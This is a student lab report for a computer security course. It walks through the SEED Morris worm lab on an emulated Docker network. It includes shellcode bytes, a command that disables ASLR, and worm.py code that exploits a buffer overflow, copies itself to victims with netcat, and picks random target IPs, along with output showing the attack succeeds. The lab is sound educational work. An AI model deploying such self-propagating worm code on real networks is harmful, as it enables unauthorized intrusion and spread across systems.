

Assignment
CSE 406: Computer Security Sessional

Prepared By

Ataf Fazledin Ahamed
1705066

1705066@ugrad.cse.buet.ac.bd

Task 1

Disable Address Randomization


This task involves disabling the address randomization of the kernel. Disabling the address randomization makes it easier to attack the servers in the network. Since all of the servers share the same codes, the same exploit will work on each of them.



```
seed@VM: ~/morrisworm
[08/07/22]seed@VM:~/morrisworm$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/07/22]seed@VM:~/morrisworm$
```

Build Docker Images

After moving to the 'Labsetup/internet-nano' folder, we run the 'dcbuild' command to build the given Docker image.



```
seed@VM: ~/.../internet-nano
docker-compose.yml  hnode_151_host_4  hnode_153_host_0  rnode_151_router0
dummies            hnode_152_host_0  hnode_153_host_1  rnode_152_router0
hnode_151_host_0    hnode_152_host_1  hnode_153_host_2  rnode_153_router0
hnode_151_host_1    hnode_152_host_2  hnode_153_host_3  rs_ix_ix100
hnode_151_host_2    hnode_152_host_3  hnode_153_host_4
hnode_151_host_3    hnode_152_host_4  morris-worm-base
[08/07/22]seed@VM:~/.../internet-nano$ dcbuild
Building morris-worm-base
Step 1/6 : FROM handsonsecurity/seed-ubuntu:large
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Downloading [=====>] 1
5.03MB/28.56MBDownload complete
847B/847B2: Download complete
b5e99359ad22: Downloading [====>] 3
.785MB/52.67MBDownload complete
1059cf087055: Downloading [=====>] 7
.248MB/11.18MBWaiting
c2ff2446bab7: Waiting
4c584b5784bd: Waiting
```

Then, we use 'dcup' command to start our docker container(s). The output can be as below.

```
seed@VM: ~/.../internet-nano
Attaching to as153h-host 3-10.153.0.74, as152r-router0-10.152.0.254, as152h-host 4-10.152.0.75, as151h-host 3-10.151.0.74, as152h-h
ost 0-10.152.0.71, as153r-router0-10.153.0.254, as153h-host 1-10.153.0.72, as151h-host 0-10.151.0.71, as153h-host 0-10.153.0.71, as
153h-host 2-10.153.0.73, as151h-host 1-10.151.0.72, as151h-host 4-10.151.0.75, as152h-host 1-10.152.0.72, as151h-host 2-10.151.0.73
, as151r-router0-10.151.0.254, as152h-host 3-10.152.0.74, as153h-host 4-10.153.0.75, as100rs-ix100-10.100.0.100, as152h-host 2-10.1
52.0.73, internet-nano_morris-worm-base_1, internet-nano_e6b6326cce7e5be4913cbfc86f3c820_1
as151h-host 1-10.151.0.72 | ready! run 'docker exec -it 0081735dd7d8 /bin/zsh' to attach to this node
as151h-host 0-10.151.0.71 | ready! run 'docker exec -it 067921a01e41 /bin/zsh' to attach to this node
as151h-host 2-10.151.0.73 | ready! run 'docker exec -it 18830f9a0a9f /bin/zsh' to attach to this node
as100rs-ix100-10.100.0.100 | ready! run 'docker exec -it 9e7fd76a952c /bin/zsh' to attach to this node
as100rs-ix100-10.100.0.100 | bird: Started
as152h-host 1-10.152.0.72 | ready! run 'docker exec -it a770bec52c2e /bin/zsh' to attach to this node
as151h-host 3-10.151.0.74 | ready! run 'docker exec -it aa6f5bbbcbeb /bin/zsh' to attach to this node
as153h-host 0-10.153.0.71 | ready! run 'docker exec -it 1e70c74ac780 /bin/zsh' to attach to this node
as153h-host 1-10.153.0.72 | ready! run 'docker exec -it b1856abe25ef /bin/zsh' to attach to this node
as153r-router0-10.153.0.254 | ready! run 'docker exec -it 5bfa7600cd84 /bin/zsh' to attach to this node
as153r-router0-10.153.0.254 | bird: Started
as152h-host 4-10.152.0.75 | ready! run 'docker exec -it bbe8cfaac619 /bin/zsh' to attach to this node
as152r-router0-10.152.0.254 | ready! run 'docker exec -it a12f7d0df06c /bin/zsh' to attach to this node
as152r-router0-10.152.0.254 | bird: Started
as153h-host 3-10.153.0.74 | ready! run 'docker exec -it 38b8cb64a913 /bin/zsh' to attach to this node
as153h-host 2-10.153.0.73 | ready! run 'docker exec -it 4ae78d2008f0 /bin/zsh' to attach to this node
as151h-host 4-10.151.0.75 | ready! run 'docker exec -it 8630aec27ae9 /bin/zsh' to attach to this node
as151r-router0-10.151.0.254 | ready! run 'docker exec -it 24f2348a091f /bin/zsh' to attach to this node
as151r-router0-10.151.0.254 | bird: Started
as152h-host 2-10.152.0.73 | ready! run 'docker exec -it f8294f55bcdf /bin/zsh' to attach to this node
as152h-host 0-10.152.0.71 | ready! run 'docker exec -it 1c156bbe8ca5 /bin/zsh' to attach to this node
as152h-host 3-10.152.0.74 | ready! run 'docker exec -it 3e83683f3969 /bin/zsh' to attach to this node
as153h-host 4-10.153.0.75 | ready! run 'docker exec -it b865fb5f2421 /bin/zsh' to attach to this node
internet-nano_morris-worm-base_1 exited with code 0
internet-nano_e6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0
as151h-host 0-10.151.0.71 | Starting stack
```

After that, we are going to send a 'hello' message to our target server (10.151.0.71) using the `netcat` program. In the docker terminal, we can see the following output.

```
seed@VM: ~/.../internet-nano
as152h-host 1-10.152.0.72 | ready! run 'docker exec -it a770bec52c2e /bin/zsh' to attach to this node
as151h-host 3-10.151.0.74 | ready! run 'docker exec -it aa6f5bbbcbeb /bin/zsh' to attach to this node
as153h-host 0-10.153.0.71 | ready! run 'docker exec -it 1e70c74ac780 /bin/zsh' to attach to this node
as153h-host 1-10.153.0.72 | ready! run 'docker exec -it b1856abe25ef /bin/zsh' to attach to this node
as153r-router0-10.153.0.254 | ready! run 'docker exec -it 5bfa7600cd84 /bin/zsh' to attach to this node
as153r-router0-10.153.0.254 | bird: Started
as152h-host 4-10.152.0.75 | ready! run 'docker exec -it bbe8cfaac619 /bin/zsh' to attach to this node
as152r-router0-10.152.0.254 | ready! run 'docker exec -it a12f7d0df06c /bin/zsh' to attach to this node
as152r-router0-10.152.0.254 | bird: Started
as153h-host 3-10.153.0.74 | ready! run 'docker exec -it 38b8cb64a913 /bin/zsh' to attach to this node
as153h-host 2-10.153.0.73 | ready! run 'docker exec -it 4ae78d2008f0 /bin/zsh' to attach to this node
as151h-host 4-10.151.0.75 | ready! run 'docker exec -it 8630aec27ae9 /bin/zsh' to attach to this node
as151r-router0-10.151.0.254 | ready! run 'docker exec -it 24f2348a091f /bin/zsh' to attach to this node
as151r-router0-10.151.0.254 | bird: Started
as152h-host 2-10.152.0.73 | ready! run 'docker exec -it f8294f55bcdf /bin/zsh' to attach to this node
as152h-host 0-10.152.0.71 | ready! run 'docker exec -it 1c156bbe8ca5 /bin/zsh' to attach to this node
as152h-host 3-10.152.0.74 | ready! run 'docker exec -it 3e83683f3969 /bin/zsh' to attach to this node
as153h-host 4-10.153.0.75 | ready! run 'docker exec -it b865fb5f2421 /bin/zsh' to attach to this node
internet-nano_morris-worm-base_1 exited with code 0
internet-nano_e6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0

as151h-host 0-10.151.0.71 | Starting stack
as151h-host 0-10.151.0.71 | Input size: 6
as151h-host 0-10.151.0.71 | Frame Pointer (ebp) inside bof(): 0xffffd5f8
as151h-host 0-10.151.0.71 | Buffer's address inside bof(): 0xffffd588
as151h-host 0-10.151.0.71 | ==== Returned Properly ====
as151h-host 0-10.151.0.71 | Starting stack
as151h-host 0-10.151.0.71 | Input size: 6
as151h-host 0-10.151.0.71 | Frame Pointer (ebp) inside bof(): 0xffffd5f8
as151h-host 0-10.151.0.71 | Buffer's address inside bof(): 0xffffd588
as151h-host 0-10.151.0.71 | ==== Returned Properly =====
```

Here, due to the address randomization, both output messages are the same. The messages are showing the server's internal parameters. Now, these parameters can be used to construct the badfile that we are going to use to propagate the attack.

Sending The Payload

After modifying the `worm.py` file according to the parameters, we send it to the target server.

```
seed@VM: ~/morrisworm
[08/07/22]seed@VM:~/morrisworm$ ./worm.py
The worm has arrived on this host ^_^
*****
>>>> Attacking 10.151.0.71 <<<<
*****
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
[08/07/22]seed@VM:~/morrisworm$
```


```
seed@VM: ~/../internet-nano
as151h-host_0-10.151.0.71 | PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
as151h-host_0-10.151.0.71 | 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.028 ms
as151h-host_0-10.151.0.71 | 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.041 ms
as151h-host_0-10.151.0.71 |
as151h-host_0-10.151.0.71 | --- 127.0.0.1 ping statistics ---
as151h-host_0-10.151.0.71 | 2 packets transmitted, 2 received, 0% packet loss, time 1026ms
as151h-host_0-10.151.0.71 | rtt min/avg/max/mdev = 0.028/0.034/0.041/0.006 ms
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | ready! run 'docker exec -it 067921a01e41 /bin/zsh' to attach to this node
internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0
internet-nano_morris-worm-base_1 exited with code 0
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Input size: 500
as151h-host_0-10.151.0.71 | Frame Pointer (ebp) inside bof(): 0xffffd5f8
as151h-host_0-10.151.0.71 | Buffer's address inside bof(): 0xffffd588
as151h-host_0-10.151.0.71 | ==== Returned Properly ====
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | (^_^) Shellcode is running (^_^)
```

If the attack is successful, we get to see the "(^_^) Shellcode is running (^_^)" message on the target server(s) terminal- in this case, the Docker terminal.

Task 2

Now that we've successfully been able to send the malware from one host to another, we've to automate this process. This process is called "Self Duplication". It can be done in two parts-


- a) We are going to send a small payload called the "Pilot Code". What this does is opens a TCP connection in port 8080. We can use bash script and `netcat` program to open up the TCP connection.



```
7|
8 # You can use this shellcode to run any command you want
9 shellcode= (
10     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
11     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
12     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
13     "\xff\xff\xff"
14     "AAAABBBBCCCCDDDD"
15     "/bin/bash*"
16     "-c*"
17     # You can put your commands in the following three lines.
18     # Separating the commands using semicolons.
19     # Make sure you don't change the length of each line.
20     # The * in the 3rd line will be replaced by a binary zero.
21     " echo '(^_^) Shellcode is running (^_^)';"
22     " nc -lnv 8080 > worm.py"
23     " echo 'I am here'"
24     "123456789012345678901234567890123456789012345678901234567890"
25     # The last line (above) serves as a ruler, it is not used
26 ).encode('latin-1')
27
28
29 # Create the badfile (the malicious payload)
30 def createBadfile():
```

b) On the second part, we are going to send the `worm.py` file into the target machine through the connection. In the picture above, you can see the output of `netcat` is being saved to the `worm.py` file (line 22).

Then, we've to modify the `worm.py` file also. We open up another TCP connection to the target server and send the entire content of the `worm.py` file over it.



```
60
61 # Create the badfile
62 createBadfile()
63
64 # Launch the attack on other servers
65 while True:
66     targetIP = getNextTarget()
67
68     # Send the malicious payload to the target host
69     print(f"*****", flush=True)
70     print(f">>>> Attacking {targetIP} <<<<", flush=True)
71     print(f"*****", flush=True)
72     subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
73
74     # Give the shellcode some time to run on the target host
75     time.sleep(1)
76
77     subprocess.run([f"cat worm.py | nc -w5 10.151.0.71 8080"], shell=True)
78
79     # Sleep for 10 seconds before attacking another host
80     time.sleep(1000)
81
82     # Remove this line if you want to continue attacking others
83     exit(0)
```

On the picture above, on line 77, we have added the new change.

Upon execution of our latest version of the payload, we can see the following output in the docker terminal.

```
seed@VM: ~/~/internet-nano
as152h-host_4-10.152.0.75 | ready! run 'docker exec -it bbe8cfaac619 /bin/zsh' to attach to this node
as152h-host_4-10.152.0.75 | ready! run 'docker exec -it bbe8cfaac619 /bin/zsh' to attach to this node
as153h-host_4-10.153.0.75 | ready! run 'docker exec -it b865fb5f2421 /bin/zsh' to attach to this node
as153h-host_4-10.153.0.75 | ready! run 'docker exec -it b865fb5f2421 /bin/zsh' to attach to this node
as152r-router0-10.152.0.254 | ready! run 'docker exec -it a12f7d0df06c /bin/zsh' to attach to this node
as152r-router0-10.152.0.254 | bird: Started
as152r-router0-10.152.0.254 | ready! run 'docker exec -it a12f7d0df06c /bin/zsh' to attach to this node
as152r-router0-10.152.0.254 | bird: Started
as152r-router0-10.152.0.254 | ready! run 'docker exec -it a12f7d0df06c /bin/zsh' to attach to this node
as152r-router0-10.152.0.254 | bird: Started
as153h-host_1-10.153.0.72 | ready! run 'docker exec -it b1856abe25ef /bin/zsh' to attach to this node
as153h-host_1-10.153.0.72 | ready! run 'docker exec -it b1856abe25ef /bin/zsh' to attach to this node
as153h-host_1-10.153.0.72 | ready! run 'docker exec -it b1856abe25ef /bin/zsh' to attach to this node
as153r-router0-10.153.0.254 | ready! run 'docker exec -it 5bfa7600cd84 /bin/zsh' to attach to this node
as153r-router0-10.153.0.254 | bird: Started
as153r-router0-10.153.0.254 | ready! run 'docker exec -it 5bfa7600cd84 /bin/zsh' to attach to this node
as153r-router0-10.153.0.254 | bird: Started
as153r-router0-10.153.0.254 | ready! run 'docker exec -it 5bfa7600cd84 /bin/zsh' to attach to this node
as153r-router0-10.153.0.254 | bird: Started
as153h-host_0-10.153.0.71 | ready! run 'docker exec -it 1e70c74ac780 /bin/zsh' to attach to this node
as153h-host_0-10.153.0.71 | ready! run 'docker exec -it 1e70c74ac780 /bin/zsh' to attach to this node
as153h-host_0-10.153.0.71 | ready! run 'docker exec -it 1e70c74ac780 /bin/zsh' to attach to this node
internet-nano_e6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0
internet-nano_morris-worm-base_1 exited with code 0
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | (^ ^) Shellcode is running (^ ^)
as151h-host_0-10.151.0.71 | Listening on 0.0.0.0 8080
as151h-host_0-10.151.0.71 | Connection received on 10.151.0.1 48174
as151h-host_0-10.151.0.71 | I am here
```

Now, we have to check whether the worm has really been able to duplicate itself or not. In order to do so, we `ssh` into the target server using `docksh` command.

```
seed@VM: ~/morrisworm
[08/07/22]seed@VM:~/morrisworm$ docksh 067921a01e41
root@067921a01e41:/# ls
bin      etc          lib          media        root          seedemu_worker  tmp
bof      home         lib32        mnt          run           srv             usr
boot     ifinfo.txt   lib64        opt          sbin          start.sh        var
dev      interface_setup libx32       proc         seedemu_sniffer sys

root@067921a01e41:/# cd bof
root@067921a01e41:/bof# ls
core  server  stack  worm.py
root@067921a01e41:/bof#
```


Here, we can see that the `worm.py` file has been duplicated properly.

Task 3

In this task, we have to make changes to the `worm.py` file so that it can continue propagating through the network. In our case, the IP address of the target server(s) are hard-coded. We need to make it automatic.


In this demonstration, the IP addresses follow a pattern like `10.X.0.Y` where X has values in range (151-155) and Y has

values in range (70-80). We can construct the IP addresses using `randint`.



```
41
42 # Save the binary code to file
43 with open('badfile', 'wb') as f:
44     f.write(content)
45
46
47 # Find the next victim (return an IP address).
48 # Check to make sure that the target is alive.
49 def getNextTarget():
50     x = randint(151, 155)
51     y = randint(70, 80)
52     target_ip = "10." + str(x) + ".0." + str(y)
53     return target_ip
54
55
56 #####
57
58 print("The worm has arrived on this host ^_^", flush=True)
59
60 # This is for visualization. It sends an ICMP echo message to
61 # a non-existing machine every 2 seconds.
```

We can use `try-except` to ping the target IP address to see whether it exists or not. In order to do so, we modify the `worm.py` file a bit as below-



```
58 print("The worm has arrived on this host ^_^", flush=True)
59
60 # This is for visualization. It sends an ICMP echo message to
61 # a non-existing machine every 2 seconds.
62 subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)
63
64 # Create the badfile
65 createBadfile()
66
67 # Launch the attack on other servers
68 while True:
69     target_ip = getNextTarget()
70
71     try:
72         # Ping the IP to see if it exists
73         output = subprocess.check_output(f"ping -q -c1 -W1 {target_ip}",
74 shell=True)
75         print(f"{target_ip} is alive, launching the attack", flush=True)
76         # Send the malicious payload to the target host
77         print(f"*****", flush=True)
78         print(f">>>> Attacking {target_ip} <<<<", flush=True)
79         print(f"*****", flush=True)
80         subprocess.run([f"cat badfile | nc -w3 {target_ip} 9090"], shell=True)
81
82         # Give the shellcode some time to run on the target host
83         time.sleep(1)
84
85         subprocess.run([f"cat worm.py | nc -w5 {target_ip} 8080"], shell=True)
86
87         # Sleep for 10 seconds before attacking another host
88         time.sleep(10)
89     except:
90         print("The target is not alive", flush=True)
91
92     # Remove this line if you want to continue attacking others
93     # exit(0)
```

